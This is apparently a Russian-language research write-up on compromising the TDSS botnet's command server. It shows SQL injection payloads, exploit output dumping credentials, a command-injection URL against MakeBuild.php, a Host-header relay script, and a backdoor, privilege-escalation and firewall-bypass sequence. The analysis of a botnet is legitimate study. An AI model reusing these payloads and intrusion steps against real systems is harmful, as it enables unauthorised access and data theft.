
```
remove|42F831D92B3BE5076B635F2347C80A41|if(ord(substring((version()),1,1))>1,sleep(3),1)|0|DDA|Trojan.Agent|C:\WINDOWS
```

В основу этого эксплойта положена команда, при успешном выполнении которой ответ от базы данных придет с задержкой на 3 секунды, тогда как при невыполнении задержки не произойдет. Это стандартный вариант реализации атаки Blind SQL injection с задержкой с тем исключением, что вместо функции benchmark() использована функция sleep(), так как последняя не создает нагрузки на СУБД.

База данных

Приступив к атаке, мы первым делом проверили, имеет ли текущий пользователь привилегию на чтение и запись данных на сервере (File_priv). Запрос, отправленный на сервер для этой цели, до шифрования выглядел следующим образом:

```
remover|42F831D92B3BE5076B635F2347C80A41|if(ord(substring((SELECT File_priv FROM mysql.user WHERE (CONCAT_WS(CHAR(64),U
```



```
Администратор: C:\Windows\system32\cmd.exe
[redacted]exploits>python blind_sleep.py d45648675.cn "SELE
CT File_priv FROM mysql.user WHERE (CONCAT_WS(CHAR(64),User,Host) LIKE USER(>>)"
QUERY: SELECT File_priv FROM mysql.user WHERE (CONCAT_WS(CHAR(64),User,Host) LIK
E USER(>>)
Y
3 bytes transfered
```


Результат работы эксплойта для Blind SQL Injection с задержкой

В результате успешной эксплуатации стало ясно, что существует возможность чтения и записи для определенных файлов на сервере. Но, поскольку читать файлы при помощи этого эксплойта было бы слишком медленным, запрос к базе данных был переделан следующим образом:

```
remover|42F831D92B3BE5076B635F2347C80A41|if(ord(substring((version()),1,1))>1,1,(select 1 union select 2))|0|DDA|Trojan
```

При истинном значении условия новая команда вместо задержки возвращает ошибку, а при ложном — завершается успешно.

После считывания и изучения базы данных мы переключились на чтение файлов через уязвимость.



```
Администратор: C:\Windows\system32\cmd.exe
[redacted]expl>python blind.py d45648675.cn "select count(*)
> from users"
QUERY: select count(*) from users
10
4 bytes transfered
[redacted]expl>python blind.py d45648675.cn "select concat_
ws(0x3a,userId,userLogin,userPassword) from users limit 0,1"
QUERY: select concat_ws(0x3a,userId,userLogin,userPassword) from users limit 0,1
1:admin:q[redacted]
18 bytes transfered
[redacted]expl>python blind.py d45648675.cn "select concat_
ws(0x3a,userId,userLogin,userPassword) from users limit 1,1"
QUERY: select concat_ws(0x3a,userId,userLogin,userPassword) from users limit 1,1
2:xx:x[redacted]
11 bytes transfered
[redacted]expl>python blind.py d45648675.cn "select concat_
ws(0x3a,userId,userLogin,userPassword) from users limit 2,1"
QUERY: select concat_ws(0x3a,userId,userLogin,userPassword) from users limit 2,1
3:e:[redacted]
7 bytes transfered
[redacted]expl>python blind.py d45648675.cn "select concat_
ws(0x3a,userId,userLogin,userPassword) from users limit 3,1"
QUERY: select concat_ws(0x3a,userId,userLogin,userPassword) from users limit 3,1
4:user1:1[redacted]
15 bytes transfered
```

Работа эксплойта без задержки

Скрипты

В результате анализа кода файла `index.php` и подключаемых им скриптов была найдена ещё одна уязвимость, которая существенно облегчала исследование благодаря возможности сведения атаки типа Blind SQL Injection к классической атаке SQL Injection. Рассмотрим код файлов `index.php` и `modules.php`:

```
<?php
try {
    ...
    $request = rc4Decrypt(
        $_SERVER["HTTP_HOST"],
        base64_decode(substr($_SERVER["REQUEST_URI"], 1))
    );
    $requestCount = 0;
    $requestHost = $_SERVER["HTTP_HOST"];

    if ($request) {
        $request = explode('|', $request);
        $requestCount = sizeof($request);
    } else {
        header("HTTP/1.0 404 Not Found");
        exit();
    }
    ...
    } elseif ($request[0] == 'module') {
        DBase::connect(DBASE_HOST, DBASE_USER, DBASE_PWD, DBASE_BASE);
        include('modules.php');
        DBase::disconnect();
    }
    ...
    } else {
        var_dump($request);
        var_dump(base64_encode(rc4Encrypt(
            $_SERVER["HTTP_HOST"],
            'remover|42F831D92B3BE5076B635F2347C80A41|10000|0|DDA|Trojan.Agent|C:\WINDOWS\system32\qo.dll|%SYSDIR%\qo.d
        )));
        header("HTTP/1.0 404 Not Found");
        exit();
    }
} catch (Exception $e) {
    print $e;
}
```

Часть скрипта `index.php` (многоточиями замещён опущенный код)

```
<?php
require_once(DIR_LIBRARY_MODELS . DS . 'mModules.php');

if (preg_match("(\\d*)(.*)!%Uis", $request[1], $matches)) {
    $modId = $matches[1];
    $modCrypt = $matches[2];
} else {
    $modId = $request[1];
    $modCrypt = FALSE;
}

$modDetails = mModules::details($modId);

if ($modCrypt) {
    print rc4Encrypt($modCrypt, $modDetails['modData']);
} else {
    print $modDetails['modData'];
}

mModules::increment($modId);
```


Уязвимый параметр в скрипте `modules.php`

Как видно из последнего листинга, значение параметра `$request[1]` не проверяется перед использованием в коде скрипта. Для данной уязвимости был разработан эксплойт, позволявший

выполнять чтение файлов и базы данных в 10 раз быстрее, чем предыдущий:

```
module|-1 union select 0,1,count(*),3 from users
```

Данный запрос возвращает количество записей в таблице users в тексте сообщения об ошибке, возвращенном сервером.



Проверка эксплойта SQL Injection и ответ сервера на запрос

Таким образом, была получена возможность использовать атаку типа SQL Injection, что существенно упростило и ускорило изучение сервера.

Следующей задачей было создание файла со скриптом, при помощи которого можно было бы выполнять команды к серверу напрямую, не используя атаку на MySQL.

«Чёрный ход»

На этапе внедрения скрипта для удалённого управления сервером возникло затруднение: а именно, все GET-запросы к серверу перенаправлялись на файл index.php. Таким образом, успешно разместив на сервере скрипт «чёрного хода», мы не могли к нему обратиться. Обойти это ограничение можно было путем модификации файла конфигурации веб-сервера.

Для поиска файла конфигурации был произведен опрос различных возможных путей к нему через уязвимость SQL Injection. В качестве инструмента для тестирования вариантов пути к файлу использовалась программа с открытым кодом wfuzz, слегка модифицированная для обеспечения шифровки данных перед их отправкой на сервер. В результате тестирования был найден файл конфигурации веб-сервера: /etc/lighttpd/lighttpd.conf.

```

server.modules          = (
    "mod_access",
    "mod_alias",
    "mod_accesslog",
    "mod_compress",
    "mod_rewrite",
    "mod_redirect",
    "mod_auth"
)

server.bind = "localhost"
server.port = 80
server.document-root      = "/var/www/"
server.upload-dirs        = ( "/var/cache/lighttpd/uploads" )
server.errorlog            = "/var/log/lighttpd/error.log"
index-file.names          = ( "index.php", "index.html" )

accesslog.filename        = "/var/log/lighttpd/access.log"
url.access-deny           = ( "~", ".inc" )
static-file.exclude-extensions = ( ".php", ".pl", ".fcgi" )
server.pid-file           = "/var/run/lighttpd.pid"
dir-listing.encoding      = "utf-8"
server.dir-listing        = "disable"
server.chroot             = "/"
server.username           = "www-data"
server.groupname          = "www-data"
compress.cache-dir        = "/var/cache/lighttpd/compress/"
compress.filetype         = ( "text/plain", "text/html", "applicati

include_shell "/usr/share/lighttpd/create-mime.assign.pl"
include_shell "/usr/share/lighttpd/include-conf-enabled.pl"
include_shell "/usr/share/lighttpd/include-vhost-enabled.pl"

```

Содержимое файла lighttpd.conf

Листинг файла конфигурации дает представление о том, что перенаправление запросов на index.php происходило с помощью модуля mod_rewrite, а настройки для виртуальных серверов подключались в отдельном скрипте на языке Perl. В указанном скрипте, в свою очередь, подключались файлы конфигурации с настройками для отдельных виртуальных серверов, имена которых получались путем перечисления файлов в заданной директории. Таким образом, путь к нужному нам для обхода перенаправления файлу был по-прежнему неизвестен.

Для файла с настройками перенаправления был составлен и протестирован объемный список, содержащий доменные имена и IP-адреса, входящие и входившие в ботнет TDSS.

```

/etc/lighttpd/sites-enabled/212.117.162.50.conf
/etc/lighttpd/sites-enabled/212.117.162.1.conf
/etc/lighttpd/sites-enabled/91.212.226.59.conf
/etc/lighttpd/sites-enabled/91.212.226.60.conf
/etc/lighttpd/sites-enabled/91.212.226.61.conf
/etc/lighttpd/sites-enabled/91.212.226.62.conf
/etc/lighttpd/sites-enabled/91.212.226.63.conf
/etc/lighttpd/sites-enabled/91.212.226.64.conf
/etc/lighttpd/sites-enabled/91.212.226.65.conf
/etc/lighttpd/sites-enabled/91.212.226.66.conf
/etc/lighttpd/sites-enabled/91.212.226.67.conf
/etc/lighttpd/sites-enabled/195.24.72.6.conf

```

```
/etc/lighttpd/sites-enabled/83.243.8.6.conf
/etc/lighttpd/sites-enabled/server.lu.conf
/etc/lighttpd/sites-enabled/www.server.lu.conf
```

Часть списка возможных путей к файлам конфигурации

Однако желаемый результат был достигнут лишь в результате интеллектуального перебора возможных путей вручную. Итак, был найден файл конфигурации целевого виртуального сервера: `/etc/lighttpd/sites-enabled/engine.conf`.

```
$SERVER["socket"] == "91.212.226.63:80" {
    $HTTP["host"] =~ "(.*)" {
        server.document-root = "/var/www/dm_builder/php/"
        url.rewrite-once = (
            "^/087dgg1094aa/?aid=(.*)&sid=(.*)$" => "/MakeBuild.php?aid=$1&sid=$2"
        )
        accesslog.filename = "/var/log/lighttpd/build.log"
    }
    server.document-root = "/var/www/dm_builder/php/"
}

$SERVER["socket"] == "212.117.162.50:80" {
    $HTTP["host"] =~ "(.*)" {
        server.document-root = "/var/www/dm_builder/php/"
        url.rewrite-once = (
            "^/087dgg1094aa/?aid=(.*)&sid=(.*)$" => "/MakeBuild.php?aid=$1&sid=$2"
        )
        accesslog.filename = "/var/log/lighttpd/build.log"
    }
    server.document-root = "/var/www/dm_builder/php/"
}

$SERVER["socket"] == "91.212.226.60:443" {
    ssl.engine = "enable"
    ssl.pemfile = "/etc/lighttpd/ssl/chief.pem"
    server.document-root = "/var/www/engine/public"
    server.errorlog = "/var/log/lighttpd/engine_error.log"
    accesslog.filename = "/var/log/lighttpd/engine_access.log"
    url.rewrite-once = ("^(.*)$" => "/index.php?request=$1")
}
```

Часть файла engine.conf

Файл конфигурации содержал настройки для шести серверов, только для двух из которых были созданы правила перенаправления HTTP-запросов на файл `index.php`. Для остальных серверов осуществлялось перенаправление HTTPS-запросов на скрипт `MakeBuild.php`.

Анализ скрипта `MakeBuild.php` с помощью последнего из разработанных эксплойтов показал, что в его задачи входит сборка и конфигурация исполняемого файла руткита TDSS. Скрипт принимает на вход несколько параметров, один из которых предоставляет собой отладочную информацию о сборке трояна.

```
<?
if (!isset($_GET['aid'])) exit();
$AID = $_GET['aid'];
$SID = $_GET['sid'];
if (empty($SID)) $SID = 0;

$DBG = $_GET['dbg'];
$ENC = $_GET['enc'];

/* ... код перенаправления ... */

$BuildPath = "./builds/{$AID}-{$SID}.exe";
$ExitStatus = null;

if (!chdir('/var/www/builder/')) exit();
exec("/usr/bin/wine builder.exe {$AID} {$SID}", $OutPut, $ExitStatus);
if ($DBG)
```

```

{
    unlink($BuildPath);
    echo "<html><pre>\n+-----+\n";
    print_r($OutPut);
    echo "\n+-----=\n";
    exit('Builder exit status: ' . $ExitStatus);
}

```

Часть скрипта MakeBuild.php

Скрипт MakeBuild.php оказался уязвимым к атаке на удаленное исполнение кода (remote code execution). В частности, как видно из листинга, входные параметры скрипта не фильтруются, а передаются напрямую в функцию `exec()`. Дополнительно, если использовать параметр `dbg` в запросе к скрипту, то в отладочном выводе будет напечатан результат выполнения команды.


В результате выполнения следующего запроса выводится список файлов в текущей директории:

`http://91.212.226.63/087dgg1094aa/MakeBuild.php?aid=ls;&dbg=1`

Через эту уязвимость на сервер был загружен скрипт для удаленного управления.

Повышение привилегий

Права root на сервере были получены с помощью эксплойта для уязвимости `sock_sendpage()`, который потребовал небольшой модификации для обеспечения его выполнения в 64-битной операционной системе сервера.



```

uid=0(root) gid=0(root) groups=33(www-data)
total 1.2M
drwxr-xr-x  9 root root 4.0K Nov 23 10:06 .
drwxr-xr-x 20 root root 4.0K Oct  8 11:24 ..
drwx----- 2 root root 4.0K Jul 28 2009 .aptitude
-rw----- 1 root root  0 Feb  3 16:47 .bash_history
-rw-r--r-- 1 root root 295 Apr 13 2007 .bash_profile
-rw-r--r-- 1 root root 295 Apr 13 2007 .bashrc
drwxr-xr-x  2 root root 4.0K Jul 28 2009 .debtags
drwx----- 2 root root 4.0K Jul 26 2009 .gnupg
-rw----- 1 root root  48 Jul 26 2009 .lessht
drwxr-xr-x  3 root root 4.0K Jan 15 10:09 .mc
lrwxrwxrwx  1 root root  9 Aug 14 19:09 .mysql_history -> /dev/null
drwx----- 2 root root 4.0K Oct 21 11:24 .ssh
-rw-r--r-- 1 root root  35 Jul 26 2009 .vimrc
drwx----- 2 root root 4.0K Sep  2 05:56 .w3m
-rw-r--r-- 1 root root 1.1M Sep 18 17:57 geotip.dat
lrwxrwxrwx  1 root root  18 Aug 14 19:05 ipt.rules -> /var/lib/iptables
drwxr-xr-x  3 root root 4.0K Jul 26 2009 work

```

Директория /root на командном сервере TDSS

Панель управления

Настройки для панели управления ботнетом содержались в файле `engine_admin.conf`, расположенном в той же директории, что и файл `engine.conf`.

```

$SERVER["socket"] == "91.212.226.59:443" {
    ssl.engine = "enable"
    ssl.pemfile = "/etc/lighttpd/ssl/chief.pem"
    server.document-root = "/var/www/engine/tools/public"
    server.errorlog = "/var/log/lighttpd/admin.engine_error.log"
    accesslog.filename = "/var/log/lighttpd/admin.engine_access.log"
    url.rewrite-once = (
        "^/([0-9a-zA-Z/]+)/?/??(.*)??" => "/index.php?request=$1&$2"
    )
}

```

```

)
$HTTP["url"] =~ "^/" {
    auth.backend = "htpasswd"
    auth.backend.htpasswd.userfile = "/etc/lighttpd/htpasswd.engine"
    auth.require = (
        "/" => (
            "method" => "basic",
            "realm" => "Use your credit card number as username, cvv2 as password. Thank you ;)",
            "require" => "valid-user"
        )
    )
}
}

```

Содержимое файла engine_admin.conf

Как видно из файла, адрес панели администрирования — 91.212.226.59. Однако открыть этот адрес в веб-браузере не удалось: наш IP-адрес не входил в «белый список» доступа. Обойти эту защиту позволила модификация правил фаервола, описанных в файле /root/iptables.rules.


```

-A INPUT -i lo -j ACCEPT
-A INPUT -s 66.148.74.126/32 -p tcp -m tcp -m multiport --dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 188.40.72.68/32 -p tcp -m tcp -m multiport --dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 188.40.72.125/32 -p tcp -m tcp -m multiport --dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 204.12.213.144/29 -p tcp -m tcp -m multiport --dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -s 91.212.226.49/32 -p tcp -m tcp -m multiport --dports 22,443,80,873,3306 -j ACCEPT
-A INPUT -d 212.117.162.50/32 -p tcp -m tcp -m multiport --dports 443,80 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -d 91.212.226.59/32 -p tcp -m tcp -m multiport --dports 443,80 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -i eth0 -p tcp -m tcp -m multiport --dports 3306 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -s 195.138.81.135/32 -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -i eth0 -p tcp -m tcp --dport 873 -j REJECT --reject-with icmp-port-unreachable
-A INPUT -i eth0 -p tcp -m tcp --dport 22 -j REJECT --reject-with icmp-port-unreachable
COMMIT

```

Изначальное содержимое файла ipt.rules

Таким образом, доступ к сайту панели управления был получен, но для входа в панель требовалась стандартная авторизация (Basic Authorisation). Пароли для входа хранились в файле htpasswd.engine в зашифрованном виде. Но вместо подбора паролей для первого доступа мы подменили файл htpasswd.engine целиком. Позже выяснилось, что логины и пароли к панели управления хранились в базе данных без шифрования, что позволило использовать их для дальнейшего доступа.



Authorization:	
Login:	
Password:	
Log In	

Запрос авторизации при входе в административную панель

Панель администрирования командного сервера ботнета представляла собой удобный веб-интерфейс для получения подробной статистики о зараженных компьютерах. Стоит отметить такие возможности, как отображение информации о количестве загрузок, статистика по странам,

операционным системам и веб-браузерам зараженных компьютеров, просмотр подгружаемых модулей и запущенных на выполнение команд.

Administration Panel - Opera

https://91.212.226.59/

Logout

Affiliates Statistics Commands Alerts Toolbars Modules Tools Users

Summary Affiliates Countries Builds Systems Browsers

Date	Installs	DConnect	WConnect	Controllers	SErrors	SExists	WLife	MLife
2010-02-07	4441	249656	829501	465011	6570	3	325601	199741
2010-02-06	15559	394149	849725	2703298	20089	10	335400	190755
2010-02-05	29139	448187	872251	2926827	20637	11	368394	194241
2010-02-04	30437	467010	879737	3072961	77333	8	370356	198007
2010-02-03	41563	486453	894818	3184318	111533	13	378024	202234
2010-02-02	44643	489607	891676	3291347	79086	20	378884	206697
2010-02-01	54794	495627	897300	3336385	53358	13	375950	212290
2010-01-31	29693	435985	908178	3215393	38193	6	331305	218735
2010-01-30	34445	439604	941620	3307727	32015	11	330480	225471
2010-01-29	23858	473042	961336	3495805	25156	20	345081	235422
2010-01-28	50427	500544	1095092	3539886	41335	7	328323	253033
2010-01-27	37106	494404	1153071	3548038	19235	4	285247	272893
2010-01-26	43445	508205	1394856	3664167	17308	16	188117	318948
2010-01-25	68696	537943	1631199	3907950	80557	23	165043	408776

Статистика числа заражений по дням

Administration Panel - Opera

https://91.212.226.59/statistics/systems/summary/

Affiliates Statistics Commands Alerts Toolbars Modules Tools Users

Summary Affiliates Countries Builds Systems Browsers

systemName	statInstalls	statPercent
5.1 2600 SP2.0	1819387	40
5.1 2600 SP3.0	1894391	42
5.1 2600 SP0.0	53114	1
5.1 2600 SP1.0	89620	2
6.0 6001 SP1.0	329825	7
6.0 6000 SP0.0	132636	3
5.0 2195 SP4.0	10797	0
6.0 6002 SP2.0	184375	4
5.0 2195 SP2.0	355	0

Статистика по операционным системам

Administration Panel - Opera

https://91.212.226.59/commands/summary/

Logout

Affiliates Statistics Commands Alerts Toolbars Modules Tools Users

Add New Command Re-Generate commands.php View commands.php

Enable commands:

ID	Added	Name	Status	Owner	References	Succesed	Actions
235	2009-07-28, 10:29:40	*** Request delay	Disable		371053931	371053931	Delete, Renew, Duplicate
236	2009-07-28, 10:31:44	*** Update servers	Disable		371053931	371053931	Delete, Renew, Duplicate
274	2009-11-20, 18:08:28	*** TDL3 Update	Disable		253385328	62396735	Delete, Renew, Duplicate
275	2009-11-24, 08:36:54	*** TDL3 Commands	Disable		239442638	239442638	Delete, Renew, Duplicate
288	2010-01-15, 15:16:52	[DULICATED] REGAL	Disable		20463711	160077	Delete, Renew, Duplicate

Запущенные на выполнение команды

Administration Panel - Opera

https://91.212.226.59/statistics/countries/summary/?statDateFrom=&statDateTo=&affiliates=&countries=&sort=

Date from Date to

Affiliates Countries

Apply Filter

countryName	countryCode	statInstalls [DESC]	statPercent
United States	US	2278181	43
United Kingdom	GB	302365	6
India	IN	273121	5
Canada	CA	172824	3
Germany	DE	169427	3
Brazil	BR	105397	2
Turkey	TR	93416	2
Italy	IT	90853	2
Australia	AU	88671	2
France	FR	78921	2
Mexico	MX	76116	1
Spain	ES	63122	1
Pakistan	PK	55997	1
Indonesia	ID	55378	1
Vietnam	VN	55324	1
Malaysia	MY	51416	1
Egypt	EG	50513	1
Undefined	**	49439	1
Russian Federation	RU	45967	1

Статистика по странам

Administration Panel - Opera

https://91.212.226.59/modules/summary/

Logout

Affiliates Statistics Commands Alerts Toolbars Modules Tools Users

New module

Module Id	Module Name	Module Link	Module Loads
22	DDOS Module 10.10.09		3802710
25	remover		19512
17	Servers		58571750
30	TDLCMD 3.54 08.12.09		31392014
26	TDLCMD 3.51 21.11.09		531848
27	TDLCMD 3.51 NOPOPUP		85802
28	TDLCMD 3.523 27.11.2009		11167046
29	TDLCMD 3.53 30.11.09		20923375
32	TDLCMD 3.6 12.01.10		11067831
33	TDLCMD 3.61 19.01.10		21980012
21	WSP 8.09.09.2009		35517456
23	WSP Popup 30.10.09		1676911
31	xxx		9059453

Модули TDSS

Смена серверов

Тем временем начала распространяться новая версия бота TDSS (3.64). В этой версии сменились адреса командных серверов.

```
[tdlcmd]
servers=https://a57990057.cn/;https://a58990058.cn/;https://94.228.209.145/
wspservers=http://c36996639.cn/;http://c58446658.cn/
popupservers=http://m2121212.cn/
```

Фронтенд (front-end) — дополнительный HTTP-сервер для выдачи статического содержимого сайта. Используется в целях оптимизации ресурсов веб-серверов с высокой нагрузкой.

Скрипты новых серверов претерпели некоторые изменения. В частности, была исправлена уязвимость с выводом ошибки при неверном GET-запросе к серверу. Но, поскольку все остальные найденные ранее уязвимости успешно функционировали, то было возможно прочитать файл `index.php`. Его код оказался доработан: теперь все исключения записывались в файл лога. Настройки сервера также претерпели изменения. В частности, в дополнение к HTTP-серверу `lighttpd` в качестве *фронтенда* был установлен дополнительный веб-сервер `nginx`.

Конфигурационный файл виртуальных серверов на новом сервере остался прежним: `engine.conf`.

Таким образом, панель администрирования сервера теперь располагалась по адресу `188.72.242.191`, а наш скрипт удаленного управления остался на сервере по адресу `188.72.242.190`. Как видно из листинга, каждому IP-адресу соответствует отдельное доменное имя. Возможность использования «чёрного хода» оказалась недоступна. Для обхода этого ограничения был разработан следующий скрипт:

```
<?php
$fp = fsockopen("ssl://94.228.209.145", 443, $errno, $errstr);
if (!$fp) die("[e] $errno,$errstr");
$header = "GET /MakeBuild.php?aid=" . urlencode($argv[1]) . "&dbg=1 HTTP/1.1\r\n";
$header .= "Host: bld.newnetengine.com\r\n";
$header .= "Connection: close\r\n\r\n";

fwrite($fp, $header);
while (!feof($fp)) print(fgets($fp, 256));
fclose($fp);

print $buff;
```

Скрипт для выполнения команд на новом сервере через файл `MakeBuild.php`

Данный скрипт обеспечивает отправку запроса к скрипту `MakeBuild.php` путем подстановки доменного имени сервера, на котором хранится файл скрипта (`bld.newnetengine.com`), в поле `Host` HTTP-запроса. Получив такой запрос, HTTP-сервер `nginx` на командном сервере перенаправлял его на указанный сервер и возвращал ответ.

Часть 2. Анализ

Командный сервер ботнета работает под управлением 64-разрядной операционной системы Ubuntu Linux:

```
# uname -a
Linux C020 2.6.29.2 #1 SMP Sun Jul 26 11:29:05 CEST 2009 x86_64 GNU/Linux
# cat /etc/lsb-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=9.04
DISTRIB_CODENAME=jaunty
DISTRIB_DESCRIPTION="Ubuntu 9.04"
```

Для сетевого интерфейса eth0 назначено 10 IP-адресов:

```
# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:212.117.162.50  Bcast:212.117.162.255  Mask:255.255.255.0
          inet6 addr: fe80::221:85ff:fe63:2c55/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8401814139 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7557368326 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:855626520252 (855.6 GB)  TX bytes:4595270022127 (4.5 TB)
          Interrupt:17 Base address:0x2000

eth0:1    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.59  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:2    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.60  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:3    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
          inet addr:91.212.226.61  Bcast:91.255.255.255  Mask:255.255.255.255
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1

eth0:4    Link encap:Ethernet  HWaddr 00:21:85:63:2c:55
